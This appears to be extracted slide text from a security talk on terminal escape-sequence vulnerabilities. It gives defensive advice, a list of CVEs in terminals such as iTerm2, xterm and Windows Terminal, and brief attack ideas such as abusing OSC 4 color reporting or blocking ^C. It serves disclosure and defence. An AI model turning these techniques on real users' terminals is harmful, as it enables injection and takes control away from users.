
# Demo



# Protecting yourself

- Terminals deal with untrusted input, just like a browser
  - Ensure correct output escaping in tools you write / use (i.e. the same as XSS)
  - “Secure” settings in terminals (e.g. iTerm2)
  - Patch them!
- Extra protection
  - tmux (but check the `allow-passthrough` setting)
  - Avoid raw “cat”; use less (if it’s fixed!), “cat -v”, “vis” or an editor
- For the paranoid: Don’t use fancy terminals; e.g. see “st”

# ... “Secure” settings ...



## iTerm 2 - Advanced Preferences

# Protecting yourself

- Terminals deal with untrusted input, just like a browser
  - Ensure correct output escaping in tools you write / use (i.e. the same as XSS)
  - “Secure” settings in terminals
  - Patch them!
- Extra protection
  - tmux (but check the `allow-passthrough` setting)
  - Avoid raw “cat”; use less (if it’s fixed!), “cat -v”, “vis” or an editor
- For the paranoid: Don’t use fancy terminals; e.g. see “st”

# There are n-days here

Take one of:

- less CVE-2022-46663
- OpenBSD ksh's lack of escaping
- procps-ng's top
- ...other ideas, from history, STOK's talk, etc...


Look for a terminal bug, or:

- OSC 4 (color reporting): “rgb:0000/0000/0000”
- Change key reporting settings so user can't ^C (works on some terminals)

# Releasing a tool

# Vulnerabilities repeating themselves again, again

Variant of xterm CVE-2022-45063 (OSC 50):



mintty: CVE unassigned



- iTerm 2: CVE-2022-45872
- Windows Terminal: CVE-2022-44702
- ConEmu: CVE-2022-46387,  
CVE-2023-39150
- SwiftTerm: CVE-2022-23465
- mintty: CVE-2022-47583
- rxvt-unicode: CVE-2022-4170
- xterm: CVE-2022-45063
- less: CVE-2022-46663
- OpenBSD: (no CVE)
- WezTerm: (no CVE)
- ZOC: (no CVE)
- Kitty: (no CVE)

